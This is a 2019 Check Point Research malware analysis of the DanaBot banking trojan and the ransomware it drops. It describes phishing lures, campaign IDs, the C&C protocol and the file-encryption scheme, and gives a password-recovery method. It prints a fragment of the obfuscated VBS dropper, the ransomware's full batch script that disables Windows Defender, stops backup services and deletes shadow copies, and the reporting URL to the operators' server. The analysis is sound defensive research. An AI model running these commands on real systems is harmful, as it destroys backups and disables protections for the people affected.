
DanaBot Demands a Ransom Payment

research.checkpoint.com/danabot-demands-a-ransom-payment/

June 20, 2019



June 20, 2019
Research by: Yaroslav Harakhavik and Aliaksandr Chailytko

It's been over a year since DanaBot was first discovered, and its developers are still working to improve it and find new opportunities to collaborate with other malware actors.

Check Point Research has been tracking DanaBot campaigns since August 2018 and recently discovered that some bots belonging to European campaigns had started dropping an executable file which turned out to be a ransomware written in Delphi.

DanaBot was already involved in sending spam and cooperating with GootKit in the past, as well as dropping Remcos RAT on infected machines. While DanaBot is still actively supported, its operators now add new plugins and configuration files and update various parts of the malware (including string encryption and file name generation algorithms, and even the communication protocol).

In the following report, we will review the latest updates in DanaBot's functionality, and take a deep dive into the inner-workings and encryption methods of this new ransomware.

DanaBot Overview

DanaBot is a banking Trojan which is distributed using phishing emails. Links usually lead to either a JavaScript or PowerShell dropper.

The malware has the following capabilities:

- Stealing browsers and FTP clients credentials
- Collecting crypto wallets credentials
- Running a proxy on an infected machine
- Performing Zeus-style web-injects
- Taking screenshots and recording video
- Providing a remote control via RDP or VNC
- Requesting updates via TOR
- Bypassing UAC using a WUSA exploit
- Requesting updates from C&C server and execute commands

All DanaBot versions communicate with the C&C server via a custom TCP-based protocol over 443 port.

Since its first appearance, DanaBot has spread throughout Europe, Australia, New Zealand, USA and Canada. Several campaigns were discovered which target different countries. A campaign is defined by two hardcoded values:

- Campaign ID;
- Campaign salt – A number used for a packet validation by the C&C server

Campaigns which are currently active are shown in Table 1.

Campaign ID	Campaign Salt	Countries
2	586856666	None
3	897056567	Italy, Poland
4	645456234	Australia
5	423676934	Australia
6	235791346	Australia
7	765342789	Italy, Poland
8	342768343	Canada, USA
9	909445453	None
11	445577321	Unknown
14	653345567	Canada
15	655222455	Poland, USA
17	878777777	Unknown
18	234456788	Unknown
19	335347974	Unknown
20	113334444	Unknown
24	784356646	Unknown

Table 1 – Active DanaBot campaigns

The Dropper

The initial infection vector is usually an email with a document or a link which leads to a malicious dropper.

One of the latest cases is a new Australian campaign (ID=6) which was discovered by Check Point in April 2019. DanaBot was spread in its usual way – phishing emails with links to a file uploaded to Google Docs.

FS **Fire Safety**

ttconiengwis@gmail.com [redacted]

to all residents of the [redacted]

To: [redacted]


To all Residents

Exit plans common inspection.

Find below the Up to date fire exit plan

Emergency Exit Map

Thanks
Joshua Terry



AO **Allison Oliver**

panninako@gmail.com [redacted]

You are using my images without permission. AH43810

To: [redacted]

Sup

Firstly, I m definitely weak at english.
So please understand my grammer.
I am who is working as a non-public graphic creator.
I'm sorry, but The illustrations that I manufactured aren't cost free.
And so, if you use these images without notification or some, it will likely be against patent law.
I simply choose to prohibit picture using and not start the legal case
I don't want to go over regulations, but I collect information about you:

I can fully comprehend because I was also using the designs of several other creatives in error
In any event please never use these images any more.
We will send you the original graphic and the illustration that you are operating

Images Pack 43810

You should check and act now.

Many thanks for your time and interest

Regards

Fig 1: Phishing email examples

The downloaded file turned out to be a VBS script which functions as a DanaBot dropper. The dropper unpacks the DanaBot downloader DLL into the %TEMP% directory and registers it as a service.

```
Function jrIOXpQTG(CMoOcBdGNo):Dim ajGOW:ajGOW = 5973:jmQgoCFEYlr=0:MYRMpTerDI = 6829:
twJEqWWCVakd="":BzgzOUWfukWRN = 1731:Do While jmQgoCFEYlr =< UBound(CMoOcBdGNo):
HqWNuceAULKa = 8165:twJEqWWCVakd=twJEqWWCVakd+Chr(CMoOcBdGNo(jmQgoCFEYlr)-332):
jmQgoCFEYlr=jmQgoCFEYlr+1:jtxlmTLmV = 8825:Loop:ysjgCUztF = 5266:jrIOXpQTG=twJEqWWCVakd:
End Function:Dim f6:f6=485:Dim e1:e1=578:Dim KGJBp:KGJBp = 1576:Dim b6:b6=546:QdEYrxcBd=
1890:Dim x:Dim FHXSaq:FHXSaq = 9748:x=560:Dim oXrasTTVM:oXrasTTVM = 8818:Dim i:
VnyveXvWRpn = 2473:i=444:Dim VuaniXWKf:VuaniXWKf = 9450:Dim IQRciHISWVQZwaL:yOgskk = 6764
:IQRciHISWVQZwaL=758:lxNlsRhbjJSxp = 2790:Dim c3:Dim IlKovbJY:IlKovbJY = 7168:c3=559:Dim
p8:p8=527:HhTwGistjYdEhe = 5952:qOdPYkGxCyyRFx=5139:PRejmnlwbWp = 9373:Dim p:YXxsHY =
3001:p=355:Dim x2:Dim hXKSxgJPCPGbpXw:hXKSxgJPCPGbpXw = 8002:x2=523:AHGKgQSKs=8409:Dim r3
:r3=566:Dim OCapFmIBXTlh:OCapFmIBXTlh = 8542:Dim rzCGddtHD:Dim GEjVQYtRAILcGEr:
GEjVQYtRAILcGEr = 1186:rzCGddtHD=8957:pjJOWhLDteKdR = 9176:Dim z:Dim KvJjbNQMLXbv:
KvJjbNQMLXbv = 4171:z=455:MnoadNjLxf = 7540:Dim UDnKaSKSbSSM:UDnKaSKSbSSM=1853:Dim i7:i7=
518:CQrblbI = 2161:Dim d4:d4=466:negYfNOELZ = 5886:Dim z3:z3=529:BwjrCQtIryVYCk = 9373:
Dim ytbVcVyec:Dim IOzzKOgy:IOzzKOgy = 7722:ytbVcVyec=6884:Dim y4:tBIvpN = 2316:y4=428:
ECmZUmMMjxFSGip = 1487:Dim PAfrMUJjiQzuzB:YVqRlX = 7845:PAfrMUJjiQzuzB=5727:Dim a4:Dim
euukfD:euukfD = 8136:a4=430:Dim vpsXCE:vpsXCE = 4582:iAyteotqhkxLZ=3038:Dim DHOBi:DHOBi =
 2135:Dim x6:CADxHAdWBWRqwH = 7715:x6=445:MhPMU = 3050:Dim v1:v1=508:Dim j7:wUbsVTJP =
3555:j7=336:Dim wTtdRgf:Dim uAKufzSS:uAKufzSS = 1052:wTtdRgf=5417:YRbMxYyKaLAsVbb = 647:
Dim v:Dim gKoLbFx:gKoLbFx = 6124:v=432:Dim WiYhebDRHy:WiYhebDRHy = 2309:Dim x5:x5=402:Dim
 h:Dim nAVOYi:nAVOYi = 2144:h=335:GZtGHgMAz = 7307:Dim d3:d3=400:Dim l7:l7=377:Dim j5:
TlEOyK = 1460:j5=391:uFtpBZLgHRbSR=5134:Dim t3:t3=370:Dim mfCnCzLLWcaJ:mfCnCzLLWcaJ=8904:
Dim u9:Dim KmgmJspGqjtiO:KmgmJspGqjtiO = 1148:u9=376:RSefsTGsgrxNgKy = 5752:wTqLfoWl=6070
```

Fig 2: DanaBot VBS dropper

DanaBot Downloader

The DanaBot downloader is represented by a 32- or 64-Bit DLL which starts by calling its *f0* function. After the January 2019 update, the downloader took on many of the main module's roles: for example, it bypasses UAC and pretends to be a Windows System Event Notification Service. It communicates with C&C servers, downloads DanaBot plugins and configuration files, updates itself, and executes the main module.

In January, the DanaBot downloader changed its communication protocol, obscuring it with the AES256 encryption. The new protocol was described in detail by ESET. The initial communication between an infected machine and a C&C server is shown in Figure 3.

The main points of the new protocol are:

1. Both the bot and C&C server generate a new AES256 key (AesKey in Figure 1) for every packet they send.
2. The bot sends an RSA public key (RsaSessionKey in Figure 1) to the C&C server which is used by the server to encrypt its generated AesKeys.
3. The bot encrypts the generated AesKeys with a hardcoded public RSA key (HardcodedRsaKey in Figure 1). The private key is owned exclusively by the C&C server.




Fig 3: Encryption in Bot-to-C&C communication protocol

The layout of TCP packets for the latest communication protocol is decribed in the Appendix A.

The DanaBot downloader can be detected by a public RSA key hardcoded into the DLL's body. It's usually XOR'ed with a byte in the range [0x01; 0xFF].

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   06 02 00 00 00 A4 00 00 52 53 41 31 00 04 00 00  .....¤..RSA1....
00000010   01 00 01 00 DB DE 21 1C D9 3B 92 E8 3B C6 7B 0F  ....ÛÞ!.Ù;'è;Æ{.
00000020   C9 35 75 6A 53 90 5B C8 EC 8B F5 85 20 67 93 BF  É5ujS.[Èì‹õ… g"¿
00000030   55 09 53 8D F5 0B 49 3D EC D2 1D CC DF D6 24 7B  U.S.õ.I=ìÒ.ÌßÖ${
00000040   6C 9D CB 19 EA 3E 13 A2 13 5D F7 91 5F D5 8B E8  l.Ë.ê>.¢.]÷'_Õ‹è
00000050   5A 98 79 D4 18 A7 25 F7 57 A8 1F 83 DC 3E 54 00  Z˜yÔ.§%÷W¨.ƒÜ>T.
00000060   76 3C BB A6 F2 0A 8B 2D B3 C6 22 B9 C0 38 40 A5  v<»¦ò.‹-³Æ"¹À8@¥
00000070   4C B0 FA 2B 47 25 50 C8 84 7A 3C 2B 6A E4 27 50  L°ú+G%PÈ„z<+jä'P
00000080   97 56 4E 32 AE E8 A4 A5 75 02 9E E2 3F 0D E4 5C  —VN2®è¤¥u.žâ?.ä\
00000090   9A 8D 26 B2                                      š.&²
```

Fig 4: The downloader's hardcoded RSA public key

The new campaign sample requests the following modules and configuration files:

- Modules:
- **Main module**
- **Stealer plugin**
- **VNC plugin**
- **RDP plugin**

- **TOR plugin**
- Configuration files:
- **BitVideo** – Process list to record
- **BitFiles** – List of cryptocurrency files
- **KeyProcess** – Process list for keylogging
- **PFilter** – List of web-sites for sniffing
- **Inject (or inject, inj, inj* or in*)** – Web-inject configuration
- **Redirect (redik*)** – Configuration for redirection

NonRansomware Distribution

At the end of April, DanaBot C&C server 95.179[.]186[.]57 started including in the list of available modules a new module, *D932613F6447F0C56744B1AD53230C62* for a European campaign with ID=7. The module, which was an executable file written in Delphi, was named “crypt.”

The new module turned to be a variant of the “NonRansomware” ransomware which enumerates files on local drives and encrypts all of them except the Windows directory. The encrypted files have a .non extension. A ransom message HowToBackFiles.txt is placed in each directory which contains encrypted files.

In the beginning of May, this ransomware was found in the Wild.




Fig 5: Ransom message

After its execution, the malware puts a batch file b.bat in %TEMP% and runs it. The batch script contains the following content:

@echo off

set “__COMPAT_LAYER=RunAsInvoker”

reg add “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management” /v ClearPageFileAtShutDown /t REG_DWORD /d 1 /f

reg add “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced” /v Hidden /t REG_DWORD /d 1 /f

reg add “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced” /v SuperHidden /t REG_DWORD /d 1 /f

reg add “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced” /v ShowSuperHidden /t REG_DWORD /d 1 /f

reg add “HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender” /v DisableAntiSpyware /t REG_DWORD /d 1 /f

reg add “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest” /v UseLogonCredential /t REG_DWORD /d 1 /f

net stop mssqlserver

net stop sqlwriter

net stop VeeamEndpointBackupSvc

net stop mssqlfdlauncher

net stop cpqvcagent

net stop TeamViewer

net stop klsbackup2013pro

net stop foxitreaderservice

net stop mysql

net stop mssqlserver

net stop mysql501

net stop veeamdeploysvc

net stop veeamtransportsvc

net stop wuauserv

net stop sysmgmthp

net stop sysdown

net stop adobearmservice

net stop themes

net stop sqlbrowser

net stop sql backupmaster

net stop sqlagent$sql2008exp

net stop sqltelemetry$sqlexpress

net stop mssql$sqlexpress

net stop mikroclientwservice

net stop reportserver

net stop sqlserveragent

net stop MSSQL$MIKRO

net stop msdtc

net stop sqltelemetryvv

taskkill /F /IM Veam.EndPoint.Tray.exe

taskkill /F /IM jusched.exe

taskkill /F /IM jucheck.exe

taskkill /F /IM IAStorDataMgrSvc.exe

taskkill /F /IM IAStorIcon.exe

taskkill /F /IM isa.exe

taskkill /F /IM armsvc.exe

taskkill /F /IM TeamViewer.exe

taskkill /F /IM TeamViewer_Service.exe

taskkill /F /IM tv_w32.exe

taskkill /F /IM tv_x64.exe

powercfg.exe -h off

RD /S /Q “C:\Windows\Temp\”

RD /S /Q “C:\Windows\Logs\”

RD /S /Q “C:\Windows\Installer\”

powershell.exe -ExecutionPolicy Bypass

Disable-ComputerRestore “C:\”

Disable-ComputerRestore “D:\”

Disable-ComputerRestore “E:\”

Disable-ComputerRestore “F:\”

Disable-ComputerRestore “H:\”

Clear-EventLog “Windows PowerShell”

Clear-RecycleBin -Confirm:$false

vssadmin delete shadows /all

The scripts is responsible for:

- Enabling setting for showing hidden files
- Disabling Windows Defender
- Enabling *ClearPageFileAtShutDown* to purge the pagefile.sys
- Stopping services
- Stopping monitoring software (Veeam, TeamViewer, etc.)
- Disabling hibernation
- Removing logs

- Bypassing the PowerShell Execution Policy
- Disabling restoration for the following logical disks: C, D, E, F, H;
- Clearing EventLog and Recycle Bin
- Deleting shadow copies for all volumes

Then the malware schedules a task which will execute the malware every 14 minutes. The full command line for schtasks.exe is shown in Figure 6.

```
schtasks.exe (3312) /c /Create /SC MINUTE /MO 14 /TN ëõçÉåIõä /TR "C:\Users\[redacted]\AppData\Local\Temp\[redacted].exe" /F
```

Fig 6: Ransomware task creation

The obscured name of the task is just a damaged string “SysUtils.” The malware uses a simple algorithm and a hardcoded key “Hello World!” to decrypt the strings. The developers – deliberately or not – applied this algorithm to a plain string to create a task name.

```
lea     edx, [ebp+var_20]
mov     eax, offset aW  ; "w"
call    yh_DecryptStrings ; /Create /SC MINUTE /MO 14
push    [ebp+var_20]
lea     edx, [ebp+var_24]
mov     eax, offset asc_41CA64 ; "h"
call    yh_DecryptStrings ;  /TN
push    [ebp+var_24]
lea     edx, [ebp+var_28]
mov     eax, offset aSysutils ; "SysUtils"
call    yh_DecryptStrings
```

Fig 7: Decrypting schtasks.exe parameters and damaging the task name by the same decryption algorithm

The string decryption algorithm is shown in Figure 8.

```
def decrypt_string(enc_text, key="Hello World!"):
    result = ""
    for idx, c in enumerate(enc_text):
        x = ord(c) - ord(key[idx % len(key)])
        if x < 32:
            x += 224
        result += chr(x)
    return result
```

Fig 8: Decrypting strings that are used in the ransomware source code

The ransomware enumerates logical drives, visits all the directories except Windows, and encrypts all the files using AES128. The password is a string representation of the system volume serial number. Every file is encrypted in a separate thread.

The victim ID which is shown in the ransom message is generated from the password (i.e. C disk serial number) according to the following algorithm:

```
key = "\xBC\xCA\xDF\xE0"

def generate_victim_id(system_volume_id_str):
    result = ""
    for idx, c in enumerate(system_volume_id_str):
        result += chr((ord(key[idx % 4]) & 0x0F) ^ (ord(c) & 0x0F) + (ord(c) & 0xF0))
    print result
```

Fig 9: Victim ID generation algorithm

Basically, this can be rewritten as the following equation:

$$c_i = k_{i \bmod 4} \oplus p_i + p_i, for\ p_i \in ['0','9'],$$

where – encryption key, – plain text, – cipher text and – text index.

As it is impossible to create an inverse function for this equation, it is likely that the malware operators have to bruteforce the password (p) on the basis of the known victim ID (c) and hardcoded key (k). The following code can be used to restore the password from the victim ID:

```
password_char_range = range(ord('0'), ord('9')+1)
enc_key = "\xBC\xCA\xDF\xE0"

def get_password_char(idx, x):
    return (ord(enc_key[idx % len(enc_key)]) & 0x0F) ^ (ord(x) & 0x0F) + (ord(x) & 0xF0)

def bruteforce_password(victim_id):
    idx = 0
    password = ""
    for y in victim_id:
        for x in password_char_range:
            if x == get_password_char(idx, y):
                password += chr(x)
                break
        idx += 1
    return password

print bruteforce_password('=8:8>:938<')
```

Fig 10: Restoring the password by the victim ID

The encryption itself is not obvious unless… it was copy-pasted from the unit tests of the DelphiEncryptionCompendium (DEC) library. The encryption function is a slightly modified *DemoCipherFile* procedure of the library's test project. The main difference is using Panama hash instead of SHA1.

A comparison of the disassembly code of the ransomware and the corresponding source code of DEC test project is shown in Figures 11-12.




Fig 11: Ransomware: Objects initialization

```
755     SetDefaultCipherClass(TCipher_Rijndael);
756     SetDefaultHashClass(THash_SHA1);
757     // Set the base identity for the cipher/hash algorithms to an application specific value.
758     // This ensures that only files that were encrypted with this application can be decrypted.
759     // The identity of the used cipher/hash is stored in the file by EncodeFile().
760     // When decrypting with DecodeFile(), the identities will be read and the respective
761     // DECClasses will be loaded.
762     IdentityBase := $84485225;
763     // When using the identity concept, all used ciphers/hashes need to be registered.
764     RegisterDECClasses([TCipher_Rijndael, THash_SHA1]);
765     // The lines above should usually be executed during application startup.
766
767     FileName := ChangeFileExt(ParamStr(0), '.test');
768     EncodeFile(FileName, 'Password');
769     DecodeFile(FileName + '.enc', 'Password');
```

Fig 12: DEC: Objects initialization

There is a very detailed description of the encryption process in the source code.

```
605  procedure DemoCipherFile;
606  // demonstrates a "very" secure application of ciphers, hashes, key derivation functions and random seeds.
607
608
609    procedure EncodeFile(const AFileName: String; const APassword: Binary;
610                         ACipher: TDECCipherClass = nil; AMode: TCipherMode = cmCTSx;
611                         AHash: TDECHashClass = nil);
612    // The source file will be encrypted, then completely overwritten and deleted.
613    // The file will be encrypted with a session key that was generated with
614    // a KDF (Key Derivation Function) and a random number.
615    // The random number == seed has a size of 128 bits and is stored in the encrypted file.
616    // It ensured that it will be impossible to crack the password and at the same time it
617    // randomizes the encryption output. A checksum that was generated using CMAC
618    // (Cipher Message Authentication Code) is stored at the end of the file.
619    // Furthermore the encrypted file contains a header with information about the used
620    // Cipher-/Hash algorithm, CipherMode etc. This makes it possible to automatically
621    // select the correct algorithms for decrypting the file (as long as one has the password).
622    // If nil is passed for ACipher and/or AHash, then a default cipher/hash will be used.
623    // The used session key always has random properties, it's practically random data.
624    // Only those who know the random seed and APassword are able to decrypt the data.
```

Fig 13: Comments for EncodeFile

So the only thing that is needed to restore the encrypted files is to call the DecodeFile function for all the encrypted files with a password bruteforced using the known victim ID.

A GUI tool for file decryption is attached at the end of this article.

The layout of an encrypted file and its structure are shown in Figure 14 and Table 2.




Fig 14: Encrypted file layout

Field	Size
Cipher Identity	4 Bytes
CipherMode	1 Byte
Hash Identity	3 Bytes
Seed Size	1 Byte
Seed	Seed Size
Cipher Text Size	4 Bytes
Cipher Text	Cipher Text Size
Checksum Size	4 Bytes
Checksum	Checksum Size

Table 2: The structure of an encrypted file

Finally, the malware checks a network connection and sends information about the infected PC to encrypter[.]webfoxsecurity[.]com. It first detects the version of Windows, generates a unique ID, retrieves the user name and builds the following string:

{“#ersio.”:”1.4.3″, “win”:”<WINDOWS_VERSION>”, “hwid”:”<UNIQUE_ID>”, “UserName”:”User”, “Admin”:”0″}

Example:

{“#ersio.”:”1.4.3″, “win”:”Windows 7 Professional 32-bit”, “hwid”:”00029646″, “UserName”:”User”, “Admin”:”0″}

UNIQUE_ID is generated based either on UUID (by using *UuidCreateSequential*) or on a volume serial number if *UuidCreateSequential* failed.

The resulting string is encoded to Base64 and is sent to the previously mentioned address by using a GET request in the following format:

http:[/]/encrypter[.]webfoxsecurity[.]com/api/key?k=<BASE64>

